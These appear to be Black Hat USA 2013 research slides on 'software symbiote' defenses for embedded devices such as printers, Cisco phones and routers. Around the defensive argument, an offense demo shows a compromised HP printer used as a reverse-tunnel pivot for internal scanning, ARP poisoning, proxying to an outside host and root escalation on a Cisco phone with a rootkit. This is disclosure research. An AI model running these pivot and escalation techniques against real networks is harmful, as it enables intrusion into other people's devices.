

DEFENSE




## SOFTWARE SYMBIOTE DEFENSE ON

- ARM, MIPS
- CISCO 7961G
- CISCO 2821 & 1841
- HP 2055 LASERJET





# P3WNTØWN POPULATION:



THERE IS NO PROTECTION FROM A  
POLY-CULTURE...  
A CACOPHONY CAN PLAY NICE....



# MARKET & LEGAL IMPLICATIONS

WHY VENDORS SEEM NOT TO CARE,  
FOR NOW....



# THE MARKET DOESN'T CARE?

- WHAT YOU DON'T SEE WON'T HURT YOU...

# MORE OF THIS IS NEEDED?

theguardian

News | US | World | Sports | Comment | Culture | Business | Money

News > Technology > Motoring

## Scientist banned from revealing codes used to start luxury cars

High court imposes injunction on Flavio Garcia, who has cracked security system of cars including Porsches and Bentleys

Lisa O'Carroll

guardian.co.uk, Friday 26 July 2013 13.18 EDT

 Jump to comments (269)



A Bentley, one of the Volkswagen-owned luxury car makes protected by the Megamos Crypto system. Photograph: Bertrand Guay/AFP/Getty Images

Cui, Costello, Kataria, Stolfo, Blackhat USA

2013

# OR THIS....

The New York Times

Sunday, July 28, 2013

## Times Topics

WORLD

U.S.

N.Y. / REGION

BUSINESS

TECHNOLOGY

SCIENCE

HEALTH

SPORTS

OPINION

ARTS

S

### Raj Rajaratnam — Galleon Group Founder Convicted in Insider Trading Case



Log in to  
sharing  
What's T

**WHAT'S**  
The Cha  
Industr  
Comple

**MOST PO**

**E-MAIL**

# IT'S NOT JUST ABOUT FUNCTION AND PRICE

- WHAT IF OUR PHONES ATTACK OUR SERVERS?
- THE LEGAL LIABILITY ISSUES HAVE NOT BEEN TESTED
  - BUT THEY WILL BE...

# AND THEN THERE IS GOVERNMENT...

**FINANCIAL REVIEW** Search news, quotes, announcements and people

Today's Paper TV iPad

Home National Opinion World Business Technology Markets Personal Finance

Technology Digital Life

advertising

Exclusive sponsor  
Institute of Chartered Accountants Australia

## Spy agencies ban Lenovo PCs on security concerns

PUBLISHED: 27 JUL 2013 00:32:00 | UPDATED: 27 JUL 2013 06:55:14

SHARE LINKS: [Email](#) [Share](#) 66 [Tweet](#) 1,061 [Recommend](#) 551 [+1](#) +11 [submit](#)

A+ A Reprints & permissions



Cui, Costello, Kataria, Stolfo, Blackhat USA 2013

# CUSTOMER AWARENESS MEANS...


- VENDORS WILL RESPOND...
- SOFTWARE SYMBIOTES ARE READY

# SunSet @ P3wnT0wn



# MORE ABOUT SOFTWARE SYMBIOTE TECHNOLOGY

[[www.redballoonsecurity.com](http://www.redballoonsecurity.com)]



RED BALLOON SECURITY



# OFFENSE DEMO

# OFFENSE DEMO


```
mc@m:~/bh13/konsole$ make server
sudo python cmdnctrl.py 172.17.0.21 5555 --tun_port 7777 --debug
Server started on port 5555
Reverse tunnel service listening on 7777
Sniffer started
Reverse tunnel client connected: ('192.168.100.31', 1244)
█
```

# OFFENSE DEMO

Weather in p3wnT0wn / breezy

Konsole [p3wnT0wn, TransL01z3rzstan]

rbs



welcome to p3wnt0wn

[21:14:30.4]

printer: [ 192.168.100.31 ]

mc@m: ~/bh13/konsole

[info] connected  
rev\_tun.hp2055> █

# OFFENSE DEMO

Weather in p3wnT0wn - breezy

Konsole [p3wnT0wn, TransL0l3rzstan]

```
SynAck Received 192.168.100.140:14656 |20|34037[21:16:31.5]
SynAck Received 192.168.100.140:14656 |20|34037[21:16:31.5]
SynAck Received 192.168.100.130:14656 |18|53937[21:16:31.4]
SynAck Received 192.168.100.125:14656 |16|42141[21:16:31.3]
SynAck Received 192.168.100.125:14656 |18|36987[21:16:31.3]
SynAck Received 192.168.100.41:14656 |20|42328[21:16:30.5]
SynAck Received 192.168.100.41:14656 |20|42328[21:16:30.5]
SynAck Received 192.168.100.40:14656 |20|34137[21:16:30.5]
SynAck Received 192.168.100.40:14656 |20|34137[21:16:30.5]
SynAck Received 192.168.100.27:14656 |16|33411[21:16:30.4]
SynAck Received 192.168.100.27:14656 |18|28257[21:16:30.3]
SynAck Received 192.168.100.25:14656 |16|9781[21:16:30.3]
SynAck Received 192.168.100.25:14656 |18|4627[21:16:30.3]
SynAck Received 192.168.100.2:14656 |16|49981[21:16:30.1]
SynAck Received 192.168.100.2:14656 |16|49981[21:16:30.1]
SynAck Received 192.168.100.2:14656 |18|44827[21:16:30.1]
SynAck Received 192.168.100.1:14656 |16|26338[21:16:30.1]
SynAck Received 192.168.100.1:14656 |16|26338[21:16:30.1]
SynAck Received 192.168.100.1:14656 |18|21184[21:16:30.1]
CMD: synscan DST:IP 192.168.100.31 RSP: ONE_ACK
```

```
printer: [ 192.168.100.31 ]
HP LaserJet P2055dn 20100308
fingerprint: 0x24f8c347 at 21:16:29

recon1: [ 192.168.100.25 ]
recon2: [ 192.168.100.27 ]
recon3: [ 192.168.100.40 ]
recon4: [ 192.168.100.41 ]
recon5: [ 192.168.100.125 ]
recon6: [ 192.168.100.130 ]
recon7: [ 192.168.100.140 ]
```

[21:16:29.8]



mc@m: ~/bh13/konsole



```
rev_tun.hp2055> synscan printer 23
rev_tun.hp2055> █
```

SYNSCAN COMMAND ISSUED OVER TUNNEL TO PRINTER.  
PRINTER SYNSCANS INSIDE NETWORK AND FINDS TARGETS.

# OFFENSE DEMO

Weather in p3wnT0wn - breezy

Konsole [p3wnT0wn, TransL0lz3rzstan]

```
DOWNLO Received [192.168.100.140] -> [00:18:19:a8:9c:a0][21:20:05.2]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:05.2]
DOWNLO Received [192.168.100.140] -> [00:18:19:a8:9c:a0][21:20:05.2]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:05.2]
DOWNLO Received [192.168.100.140] -> [00:18:19:a8:9c:a0][21:20:05.2]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:04.9]
DOWNLO Received [192.168.100.125] -> [00:1d:70:f8:5a:16][21:20:04.5]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:04.5]
DOWNLO Received [192.168.100.125] -> [00:1d:70:f8:5a:16][21:20:04.5]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:04.5]
DOWNLO Received [192.168.100.125] -> [00:1d:70:f8:5a:16][21:20:04.5]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:04.2]
DOWNLO Received [192.168.100.40] -> [00:18:ba:5a:5c:45][21:20:03.9]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:03.9]
DOWNLO Received [192.168.100.40] -> [00:18:ba:5a:5c:45][21:20:03.9]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:03.9]
DOWNLO Received [192.168.100.40] -> [00:18:ba:5a:5c:45][21:20:03.9]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:03.6]
DOWNLO Received [192.168.100.31] -> [00:21:5a:8e:4e:68][21:20:02.9]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:02.9]
DOWNLO Received [192.168.100.31] -> [00:21:5a:8e:4e:68][21:20:02.9]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
      [21:20:02.9]
DOWNLO Received [192.168.100.31] -> [00:21:5a:8e:4e:68][21:20:02.9]
CMD:  downlo  DST:IP  192.168.100.31  RSP:  THREE_ACK
```

```
printer: [ 192.168.100.31 ]
        HP LaserJet P2055dn 20100308
        0021.5a8e.4e68 ~ HP
        fingerprint: 0x24f8c347 at 21:20:05

recon1: [ 192.168.100.25 ]
        001b.0c84.27aa ~ Cisco

recon2: [ 192.168.100.27 ]
        001c.f690.5001 ~ Cisco

recon3: [ 192.168.100.40 ]
        0018.ba5a.5c45 ~ Cisco

recon4: [ 192.168.100.41 ]
        d824.bd8a.0b81 ~ Cisco

recon5: [ 192.168.100.125 ]
        001d.70f8.5a16 ~ Cisco

recon6: [ 192.168.100.130 ]
        441e.a132.ddb7 ~ HP

recon7: [ 192.168.100.140 ]
        0018.19a8.9ca0 ~ Cisco
```

mc@m: ~/bh13/konsole

```
rev_tun.hp2055> downlo printer all
rev_tun.hp2055> █
```

PRINTER USED TO FIND MAC TO IP MAPPINGS.

# OFFENSE DEMO

Weather in p3wnT0wn - breezy

Konsole [p3wnT0wn, TransL0lz3rzstan]

```
DOWNLO Received [192.168.100.140] -> [00:18:19:a8:9c:a0][21:20:05.2]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:05.2]
DOWNLO Received [192.168.100.140] -> [00:18:19:a8:9c:a0][21:20:05.2]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:05.2]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:04.9]
DOWNLO Received [192.168.100.125] -> [00:1d:70:f8:5a:16][21:20:04.5]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:04.5]
DOWNLO Received [192.168.100.125] -> [00:1d:70:f8:5a:16][21:20:04.5]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:04.5]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:04.2]
DOWNLO Received [192.168.100.40] -> [00:18:ba:5a:5c:45][21:20:03.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:03.9]
DOWNLO Received [192.168.100.40] -> [00:18:ba:5a:5c:45][21:20:03.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:03.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:03.6]
DOWNLO Received [192.168.100.31] -> [00:21:5a:8e:4e:68][21:20:02.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:02.9]
DOWNLO Received [192.168.100.31] -> [00:21:5a:8e:4e:68][21:20:02.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:02.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
```

```
printer: [ 192.168.100.31 ]
HP LaserJet P2055dn 20100308
0021.5a8e.4e68 ~ HP
fingerprint: 0x24f8c347 at 21:20:05

recon1: [ 192.168.100.25 ]
001b.0c84.27aa ~ Cisco

recon2: [ 192.168.100.27 ]
001c.f690.5001 ~ Cisco

recon3: [ 192.168.100.40 ]
0018.ba5a.5c45 ~ Cisco

phone2: [ 192.168.100.41 ]
d824.bdba.0b81 ~ Cisco

recon5: [ 192.168.100.125 ]
001d.70f8.5a16 ~ Cisco

recon6: [ 192.168.100.130 ]
441e.a132.ddb7 ~ HP

recon7: [ 192.168.100.140 ]
0018.19a8.9ca0 ~ Cisco
```

mc@m: ~/bh13/konsole

```
rev_tun.hp2055> rename printer2 phone2
rev_tun.hp2055> █
```

RECON4 RENAMED TO PHONE2

# OFFENSE DEMO

Weather in p3wnT0wn \ breezy

Konsole [p3wnT0wn, TransL0lz3rzstan]

```
DOWNLO Received [192.168.100.140] -> [00:18:19:a8:9c:a0][21:20:05.2]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:05.2]
DOWNLO Received [192.168.100.140] -> [00:18:19:a8:9c:a0][21:20:05.2]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:05.2]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:04.9]
DOWNLO Received [192.168.100.125] -> [00:1d:70:f8:5a:16][21:20:04.5]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:04.5]
DOWNLO Received [192.168.100.125] -> [00:1d:70:f8:5a:16][21:20:04.5]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:04.5]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:04.2]
DOWNLO Received [192.168.100.40] -> [00:18:ba:5a:5c:45][21:20:03.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:03.9]
DOWNLO Received [192.168.100.40] -> [00:18:ba:5a:5c:45][21:20:03.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:03.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:03.6]
DOWNLO Received [192.168.100.31] -> [00:21:5a:8e:4e:68][21:20:02.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:02.9]
DOWNLO Received [192.168.100.31] -> [00:21:5a:8e:4e:68][21:20:02.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
[21:20:02.9]
CMD: downlo DST:IP 192.168.100.31 RSP: THREE_ACK
```

```
printer: [ 192.168.100.31 ]
HP LaserJet P2055dn 20100308
0021.5a8e.4e68 ~ HP
fingerprint: 0x24f8c347 at 21:20:05

recon1: [ 192.168.100.25 ]
001b.0c84.27aa ~ Cisco

recon2: [ 192.168.100.27 ]
001c.f690.5001 ~ Cisco

recon3: [ 192.168.100.40 ]
0018.ba5a.5c45 ~ Cisco

phone2: [ 192.168.100.41 ]
d824.bd8a.0b81 ~ Cisco

recon5: [ 192.168.100.125 ]
001d.70f8.5a16 ~ Cisco

recon6: [ 192.168.100.130 ]
441e.a132.ddb7 ~ HP

recon7: [ 192.168.100.140 ]
0018.19a8.9ca0 ~ Cisco
```

mc@m: ~/bh13/konsole



```
rev_tun.hp2055> poison phone2 192.168.100.4
rev_tun.hp2055> [ ]
```

# OFFENSE DEMO

```
vanity:~/bh13/konsole$ make proxy8961
python ProxyHost.py 192.168.100.41 22 8022
Host Proxy Alive
Proxy-side Bound to: :8000
Host-side Bound to: :8022
Proxyside Connected ('192.168.100.31', 1032)
█
```

PROXY BUILT FROM FROM PRINTER TO OUTSIDE HOST.



# OFFENSE DEMO

```
vanity:~/bh13/konsole$ make ssh
ssh localhost -p8022
Warning: Permanently added '[localhost]:8022' (RSA) to the list of known hosts.
(none) login: default
Password:
```

```
Welcome to MontaVista(R) Linux(R) Professional Edition Blackfoot (0702518).
Cisco IP Phone 8961 9-2-1
```

```
$ █
```

# OFFENSE DEMO

```
$ ls -l /dev/mtd4*
crw-rw-rw-  1 root    sys      90,   8 May 13  2011 /dev/mtd4
crw-rw-rw-  1 root    sys      90,   9 Jan  1  1970 /dev/mtd4ro
$
$
$
$
$ ls /usr/sbin/flash*
/usr/sbin/flash_erase    /usr/sbin/flash_info    /usr/sbin/flash_unlock
/usr/sbin/flash_eraseall /usr/sbin/flash_lock    /usr/sbin/flashcp
$
$
$
$ ls /usr/sbin/nand*
/usr/sbin/nanddump  /usr/sbin/nandwrite
$ █
```

# OFFENSE DEMO

```
$ cd /mnt/flash
$
$
$
$
$
$
$ ls -l rootkit
-rwsr-xr-x  1 root  root    5777 Mar 25  2013 rootkit
$
$
$ whoami
default
$
$
$
$
$ ./rootkit
I live as: 65533 - effective: 0
$
$
$
$
$ whoami
root
$ █
```

# OFFENSE DEMO

```
Command: login Weather in p3wnT0wn - breezy Konsole [p3wnT0wn, TransL0lz3rzstan]
CMD: Heartbeat DST:IP 192.168.100.40 RSP: FIN_ACK printer: [ 192.168.100.31 ]
[21:34:18.0] HP LaserJet P2055dn 20100308
CMD: Heartbeat DST:IP 192.168.100.40 RSP: FIN_ACK fingerprint: 0x24f8c347 at 21:34:06
[21:34:18.0]
CMD: Heartbeat DST:IP 192.168.100.40 RSP: TWO_ACK phone: [ 192.168.100.40 ]
[21:34:17.4] Cisco 7941/7961 CNU 9.3(1TH2.5)
CMD: Heartbeat DST:IP 192.168.100.40 RSP: TWO_ACK fingerprint: 0x708e6f7a at 21:34:18
[21:34:17.4]
CMD: Heartbeat DST:IP 192.168.100.40 RSP: TWO_ACK router2821: [ 192.168.100.27 ]
[21:34:17.3] Cisco 2800 IOS Version 12.3(11)T5
CMD: Heartbeat DST:IP 192.168.100.40 RSP: TWO_ACK fingerprint: 0xb82417b0 at 21:34:09
[21:34:17.3]
CMD: Heartbeat DST:IP 192.168.100.40 RSP: ONE_ACK router1841: [ 192.168.100.25 ]
[21:34:17.3] Cisco 1800 Version 12.4(1c)
CMD: Heartbeat DST:IP 192.168.100.40 RSP: ONE_ACK fingerprint: 0xa0879614 at 21:34:10
[21:34:17.3]
CMD: Heartbeat DST:IP 192.168.100.25 RSP: FIN_ACK
[21:34:10.2]
CMD: Heartbeat DST:IP 192.168.100.25 RSP: TWO_ACK
[21:34:09.8]
CMD: Heartbeat DST:IP 192.168.100.25 RSP: TWO_ACK
[21:34:09.8]
CMD: Heartbeat DST:IP 192.168.100.25 RSP: ONE_ACK
[21:34:09.4]
CMD: Heartbeat DST:IP 192.168.100.27 RSP: FIN_ACK
[21:34:09.2]
CMD: Heartbeat DST:IP 192.168.100.27 RSP: TWO_ACK
[21:34:08.8]
CMD: Heartbeat DST:IP 192.168.100.27 RSP: TWO_ACK
[21:34:08.8]
CMD: Heartbeat DST:IP 192.168.100.27 RSP: ONE_ACK
[21:34:08.8]
mc@m: ~/bh13/konsole
rev_tun.hp2055> hb phone
rev_tun.hp2055> 
```

ALL OFFENSE TARGETS CONTAINING THE PACKET SCRUBBER ROOTKIT  
ADDED TO KONSOLE. HEARTBEAT DEVICES THROUGH TUNNEL TO  
FIND MEMORY FINGERPRINTS.

Cui, Costello, Katarina, Stolfo, Blackhat USA  
2013

# OFFENSE DEMO

Weather in p3wnT0wn - breezy

Konsole [p3wnT0wn, TransL0lz3rzstan]

```
printer
  Firmware:          HP LaserJet P2055dn 20100308
  IP address:        192.168.100.31
  MAC address:       None ~ None
  Memory fingerprint: 0x24f8c347
  Architecture:     armv6 big endian
  Third party libs:  [REDACTED]
                   [REDACTED]
                   [REDACTED]

  Functions:
    printf:          0x[REDACTED]
    malloc:          0x[REDACTED]
    memcpy:          0x[REDACTED]
    fork:            0x[REDACTED]
    exec:            0x[REDACTED]
    socket:          0x[REDACTED]
    connect:         0x[REDACTED]
    send:            0x[REDACTED]
    rawFrameSend:   0x[REDACTED]

[21:34:58.8]
```

```
printer: [ 192.168.100.31 ]
  HP LaserJet P2055dn 20100308
  fingerprint: 0x24f8c347 at 21:34:06

phone: [ 192.168.100.40 ]
  Cisco 7941/7961 CNU 9.3(1TH2.5)
  fingerprint: 0x708e6f7a at 21:34:18

router2821: [ 192.168.100.27 ]
  Cisco 2800 IOS Version 12.3(11)T5
  fingerprint: 0xb82417b0 at 21:34:09

router1841: [ 192.168.100.25 ]
  Cisco 1800 Version 12.4(1c)
  fingerprint: 0xa0879614 at 21:34:10
```

mc@m: ~/bh13/konsole

```
rev_tun.hp2055> getinfo printer
rev_tun.hp2055> █
```

# OFFENSE DEMO

Weather in p3wnT0wn \ breezy

Konsole [p3wnT0wn, TransL0lz3rzstan]

```
router2821
Firmware:      Cisco 2800 IOS Version 12.3(11)T5
IP address:    192.168.100.27
MAC address:   None ~ None
Memory fingerprint: 0xb82417b0
Architecture:  mips4 big endian
Third party libs: [REDACTED]
Functions:
  printf:      0x[REDACTED]
  malloc:      0x[REDACTED]
  memcpy:      0x[REDACTED]
  fork:        0x??????????
  exec:        0x??????????
  datagramsend: 0x[REDACTED]
  getbuffer:   0x[REDACTED]
  rawFrameSend: 0x[REDACTED]
[21:35:58.2]
```

```
printer: [ 192.168.100.31 ]
HP LaserJet P2055dn 20100308
fingerprint: 0x24f8c347 at 21:34:06

phone: [ 192.168.100.40 ]
Cisco 7941/7961 CNU 9.3(1TH2.5)
fingerprint: 0x708e6f7a at 21:34:18

router2821: [ 192.168.100.27 ]
Cisco 2800 IOS Version 12.3(11)T5
